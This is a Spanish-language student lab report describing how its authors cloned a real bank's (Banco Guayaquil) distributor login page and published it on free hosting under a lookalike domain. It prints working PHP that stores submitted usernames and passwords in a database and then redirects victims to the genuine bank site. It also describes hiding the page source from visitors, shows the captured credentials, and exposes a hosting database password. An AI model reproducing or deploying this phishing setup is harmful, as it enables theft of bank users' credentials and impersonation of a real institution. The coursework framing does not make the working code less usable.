

UNIVERSIDAD TÉCNICA DE COTOPAXI

*CARRERA INGENIERÍA EN SISTEMAS DE LA
INFORMACIÓN*

INTEGRANTES:

- MARÍA SALOMÉ AGILA GUEVARA
- ANTHONY ISMAEL ANDRANGO
LLUMIQUINGA
- BRAYAN JOEL CANDO SANGOQUIZA

DOCENTE:

ING. JORGE BLADIMIR RUBIO

NIVEL:

SÉPTIMO SEMESTRE

TEMA:

Informe Sitio Clonado con un hosting
gratuito en Infinity Free

Octubre - Febrero

INTRODUCCIÓN


En esta actividad, se desarrolló y publicó un sitio web clonado en un hosting gratuito con el objetivo de probar su funcionamiento y analizar sus resultados. Para ello, se siguieron una serie de pasos que incluyeron la configuración del dominio, la creación de la base de datos, la conexión con PHP, el diseño de las páginas web principales y la verificación del registro de datos en la base de datos. Además, la implementación de medidas de seguridad como el bloqueo del clic derecho y la creación de una base de datos para gestionar credenciales simulan un entorno real, permitiendo analizar los desafíos asociados a la protección de datos sensibles.

DESARROLLO

En este informe, se describirá cómo se utilizó la plataforma de hosting gratuito Infinity Free, incluyendo el enlace del dominio creado, y cómo se configuraron las bases de datos y los archivos principales del sitio.

A continuación, se detalla el proceso:

- En la primera etapa, se utilizó el servicio de hosting gratuito Infinity Free. Se creó un dominio gratuito, cuyo enlace fue proporcionado por la plataforma tras el registro. Además, se accedió al panel de control para configurar la base de datos mediante la opción “Create Database” con phpMyAdmin.



dash.infinityfree.com/accounts/ifo_37942668/databases

InfinityFree Go Premium anthonyandango2001@gmail.com

Home Profile Accounts Free SSL Certificates Website Builder Domain Checker Knowledge Base Community Forum

ACCOUNTS / IFO_37942668 / DATABASES MySQL Databases for ifo_37942668 Account Settings

List of MySQL Databases

DATABASE NAME	ACTIONS
ifo_37942668_login	phpMyAdmin Delete

[+ Create Database](#)

Showing 1 to 1 of 1 results < 1 >

- Se creó la base de datos importando un script previamente diseñado, en este caso, se creó una tabla denominada “banco” con los campos adecuados para almacenar los datos registrados.

bases de datos mysql para nu... php-myadmin.net / sql12.lin...

php-myadmin.net/tbl_structure.php?db=ifo_37942668_login&table=banco

Servidor: sql112.infinityfree.com » Base de datos: ifo_37942668_login » Tabla: banco

Examinar Estructura SQL Buscar Insertar Exportar Importar Operaciones

#	Nombre	Tipo	Cotejamiento	Atributos	Nulo	Predeterminado	Comentarios	Extra	Acción
1	id	int(11)			No	Ninguna		AUTO_INCREMENT	Cambiar Eliminar Más
2	nombre	varchar(50)	latin1_swedish_ci		No	Ninguna			Cambiar Eliminar Más
3	contrasena	varchar(50)	latin1_swedish_ci		No	Ninguna			Cambiar Eliminar Más
4	fecha	varchar(20)	latin1_swedish_ci		No	Ninguna			Cambiar Eliminar Más

Seleccionar todo Para los elementos que están marcados: Examinar Cambiar Eliminar Primaria Único Índic

Imprimir Planteamiento de la estructura de tabla Mover columnas Normalizar

Agregar 1 columna(s) después de fecha Continuar

Índices

Acción	Nombre de la clave	Tipo	Único	Empaquetado	Columna	Cardinalidad	Cotejamiento	Nulo	Comentario
Editar Eliminar	PRIMARY	BTREE	Sí	No	id	15	A	No	

- Se configuró la conexión entre la base de datos y el sitio web. Para ello, se creó un archivo llamado **conexion.php** en el directorio **htdocs** del panel de control. Este

archivo contiene el código PHP necesario para establecer la conexión utilizando las credenciales del hosting y de la base de datos.

```
1 <?php
2 $conex = mysqli_connect("sql112.infinityfree.com", "if0_37942668", "Pt8XKnhIe7aUN", "if0_37942668_login");
3 if ($conex) {
4     echo "Conexión exitosa";
5 } else {
6     echo "Error en la conexión: " . mysqli_connect_error();
7 }
8
9 // Verificar conexión
10 //if (!$conex) {
11 //    die("Error en la conexión: " . mysqli_connect_error());
12 //}
13 ?>
```

- En index.php se diseñó la página principal del sitio que contiene el formulario de inicio. Este formulario permite a los usuarios ingresar sus datos.

```

32 |     </p>
33 | </div>
34 | <br>
35 | <p style="text-align: center; color: #006AC9; font-family: 'Verdana', sans-serif; font-size: 20px;">
36 |   <b>Bienvenido al Sistema Integrado de Atención a Distribuidores</b>
37 | </p>
38 | <br>&nbs p;&nbs p;
39 | <form action="registrar.php" method="POST">
40 |   <div class="container" style="width: 35%;">
41 |     <div class="form-group has-feedback" style="position: relative; width: 320px;">
42 |       <input name="nombre" type="text" id="nombre" class="form-control" placeholder="Usuario" style="padding-right: 40px; border-rad
width: 320px; height: 32px; font-size: 14px;">
43 |       
45 |     <div style="margin-top: 13px;"></div>
46 |     <div class="form-group has-feedback" style="position: relative; width: 320px;">
47 |       <input name="contraseña" type="password" id="contraseña" class="form-control" placeholder="Contraseña" style="padding-right: 4
opacity: 0.8; width: 320px; height: 32px; font-size: 14px;">
48 |       

```

- Posteriormente se desarrolló una página para procesar los datos ingresados en el formulario. Esta página incluye el código necesario para almacenar los datos en la base de datos y redirigir al usuario a la página oficial.

```
1 <?php
2 include("conexion.php");
3
4 if (isset($_POST['btnIngresar'])) {
5     if (!empty($_POST['nombre']) && !empty($_POST['contraseña'])) {
6         $name = trim($_POST['nombre']);
7         $password = trim($_POST['contraseña']);
8         $fecha = date("Y-m-d"); // Formato compatible con SQL
9
10        // Preparar consulta para insertar datos
11        $stmt = $conex->prepare("INSERT INTO banco (nombre, contrasena, fecha) VALUES (?, ?, ?)");
12        $stmt->bind_param("sss", $name, $password, $fecha);
13
14        if ($stmt->execute()) {
15            header("Location: https://apps.bancoguayaquil.com/neosiad/Login");
16            exit();
17        } else {
18            echo "Error al registrar: " . $stmt->error;
19        }
20
21        $stmt->close();
22    } else {
23        echo "Por favor, complete todos los campos.";
24    }
25 }
26 ?>
27
```

- Tras finalizar el diseño y configuración, el sitio web fue publicado en el hosting gratuito. Se verificó su funcionamiento realizando las siguientes pruebas:
 1. Se accedió al dominio gratuito proporcionado por Infinity Free para comprobar la visualización del sitio además de revisar algunas configuraciones de seguridad, en este caso restringe el click derecho y al dar control + U, también no permite ver el código.

LINK: <http://bancoguayaquil.kesug.com/>



Viernes, 20 de diciembre de 2024

Bienvenido al Sistema Integrado de Atención a Distribuidores

Usuario	
Contraseña	

Ingresar

[Cambio de clave](#)

Nota: Para el correcto funcionamiento de este servicio, se recomienda utilizar:
Internet Explorer 9.0, Firefox 25.0, Google Chrome 2.0, Opera 9.0 o superiores

Banco Guayaquil de Ecuador - Todos los derechos reservados 2017 - www.bancoguayaquil.com

2. Se completó el formulario de inicio con un usuario y contraseña de prueba.



Viernes, 20 de diciembre de 2024

Bienvenido al Sistema Integrado de Atención a Distribuidores

AUDITORIA	

Ingresar

[Cambio de clave](#)

Nota: Para el correcto funcionamiento de este servicio, se recomienda utilizar:
Internet Explorer 9.0, Firefox 25.0, Google Chrome 2.0, Opera 9.0 o superiores


Banco Guayaquil de Ecuador - Todos los derechos reservados 2017 - www.bancoguayaquil.com

3. Tras hacer clic en el botón “Ingresar”, el sistema redirigió correctamente a la página oficial.



Viernes, 20 de diciembre de 2024

Bienvenido al Sistema Integrado de Atención a Distribuidores

Usuario 

Contraseña 

Ingresar

[Cambio de Clave](#)

Nota: Para el correcto funcionamiento de este servicio, se recomienda utilizar:
Internet Explorer 9.0, Firefox 25.0, Google Chrome 2.0, Opera 9.0 o superiores

Banco Guayaquil de Ecuador - Todos los derechos reservados 2017 - www.bancoguayaquil.com

4. Los datos ingresados se registraron correctamente en la tabla “banco” de la base de datos, lo que confirma que la conexión y el almacenamiento funcionan como se espera.

Servidor: sql112.infinityfree.com » Base de datos: if0_37942668_login » Tabla: banco

Examinar	Estructura	SQL	Buscar	Insertar	Exportar	Importar	Operaciones
<input type="checkbox"/> Mostrar todo		Número de filas: 25	Filtrar filas: <input type="text" value="Buscar en esta tabla"/>	Ordenar según la clave: Ninguna			
+ Opciones							
<div>← T →</div>							
<input type="checkbox"/>	Editar	Copiar	Borrar	id	nombre	contrasena	fecha
<input type="checkbox"/>	Editar	Copiar	Borrar	4	kevin	cwigukjcas	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	2	salome	12345	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	3	prueba	12345	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	5	administrador	root1234	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	6	tesorero	teso3456	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	7	usuario1	ebdjwe	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	8	Brayan	Cando	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	9	Maria	nedjif	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	10	nefesj	nefoke	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	11	prueba22	nfijnbir	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	12	hola	mdncija	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	13	Mariass	sdcj	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	14	edbjwe	dbcji	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	15	holaaaa	rfbjwke	2024-12-20
<input type="checkbox"/>	Editar	Copiar	Borrar	16	AUDITORIA	123456	2024-12-20
<div>↑ <input type="checkbox"/> Seleccionar todo</div>							
Para los elementos que están marcados: Editar Copiar Borrar Exportar							

CONCLUSIONES

- ✓ El sitio clonado fue publicado exitosamente en un hosting gratuito y demostró un funcionamiento adecuado.
- ✓ El uso de herramientas gratuitas como Infinity Free y phpMyAdmin facilitó el proceso de publicación y pruebas del sitio.
- ✓ La actividad permitió entender mejor los conceptos de configuración de hosting, conexión a bases de datos y diseño de formularios web.

RECOMENDACIÓN

- ✓ Es importante utilizar credenciales seguras y configurar medidas de seguridad adicionales para proteger los datos almacenados.